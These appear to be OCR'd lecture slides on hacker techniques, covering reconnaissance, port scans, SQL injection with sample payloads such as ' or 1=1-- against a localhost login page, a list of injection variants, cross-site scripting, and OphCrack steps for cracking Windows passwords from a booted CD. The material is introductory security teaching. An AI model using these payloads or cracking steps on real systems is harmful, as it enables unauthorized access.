
Computer Security Fundamentals

Techniques Used by Hackers

Chapter 6



Objective

- Understand the basic methodology used by hackers
- Be familiar with some of the basic tools
- Understand the hacking mentality

Basic Terminology

- *White hat hacker*
- *Hat hacker or cracker*
- *Gray hat hacker*
- *Script kiddies*
- *Phreaking*

The Reconnaissance Phase

- Any intelligent/experienced hacker is going to first attempt to find out information about a target before actually attempting an attack.

- How much information can be found easily on the Internet, without even attaching to the target system.

Passive Scanning Techniques

- One of the easiest things one can do is check the target organization’s websites.
- It is common for businesses to put information up that can be very useful to an attacker.
- Phishing attacks
- Social engineering attack

Passive Scanning Techniques Examples

- Let's assume company XYZ lists John Doe as their IT manager.
- Number of former employees complain that John Doe is demanding and quick to fire people.
- Asking about a particular server problem.
- For example if a company routinely advertises for ASP.Net developers, and never for PHP, Pearl, etc.

Passive Scanning Techniques Examples

- advertising frequently system administrator job

Active Scanning Techniques

- Active scans are far more reliable, but may be detected by the target system
- **Port scanning:**is the process of attempting to contact each network port on the target system and see which ones are open.
- Ping Scan
- Connect Scan
- Syn Scan
- Fin Scan


Vulnerability Assessment

- Vulnerability assessment is checking a system to see if it is vulnerable to specific attacks
- **Enumeration**
- Enumeration is simply the process of finding out what is on the target system.

SQL Injection

SQL Injection is a code injection technique used to execute malicious SQL statements.

How SQL Injection Works?




Username: abc@xyz.com

Password: 123456

```
select * from users
where
username='abc@xyz.com'
and
password='123456'
```


username	password
abc@xyz.com	123456

How SQL Injection Works?



```
select * from users
where
username=‘abc@xyz.com’
and
password=‘123456’
```


```
select * from users
where
username=‘’ OR 1=1-- ’
and
password=‘123456’
```



A	B	OUT
FALSE	FALSE	FALSE
FALSE	TRUE	TRUE
TRUE	FALSE	TRUE
TRUE	TRUE	TRUE

‘’ OR 1=1


How to use SOL Iniection?



GET


Data is sent in the URL of the request.

```
localhost/index.php?username=admin&password=admin
```



```
localhost/sql/login3.php?uname=admin&pass=admin
```


success



```
localhost/sql/login3.php?uname=' or 1=1-- &pass=asoihdasld
```


success

How to use SQL Injection?



POST

Data is sent in the request body of the request.



SQL Injection


' or 1=1--

•

Login

```
SQL injection is an attack used to take over database servers by dynamically poisoning SQL queries.
```

How to prevent SQL Injection?



Username ‘or 1=1 --

Password ‘or 1=1 --


```
select * from users
where
username=“‘or 1=1-- ’
and
password =“‘or 1=1-- ’
```

username	password
abc@xyz.com	123456

SQL Script Injection

- Single quote added to password:
  - Add the following to the username box and the password:
    - ' or ‘1' =‘1
    - OR
    - ' or 'a' ='a
    - Also try password’ or (1=1)
    - Or people try
    - anything' OR 'x'='x
    - or people try
    - password:’1=1- -
    - Try using double quote (") if single quote (') is not working


What is Cross Site Scripting?



Cross Site Scripting (XSS) is a Code Injection attack executed on the client-side of a Web Application.

- Attacker injects malicious script through the web browser
- The malicious script is executed when the victim visits the web page or web server
- Steals Cookies, Session tokens and other sensitive information
- Modify the contents of the Website

How Cross Site Scripting Works?



Cross Site Scripting

An attacker injects client-side script into web pages viewed by other users. The term cross-site scripting originally referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker in the security context of the targeted domain

Essentially you enter scripts into an area that other users interact with. So that when they go to that part of the site, you have your own script run, rather than the intended Web site functionality. This can include redirecting them.

OphCrack- How It Works

- Download OphCrack and burn the image to a CD.
- Put the CD in the target computer and boot through CD.
- It boots as Linux, grabs the Windows password file, and then uses cracking tools to crack that file and produces a text file with username and passwords.
- You cannot even consider yourself a hacker without this tool in your toolkit.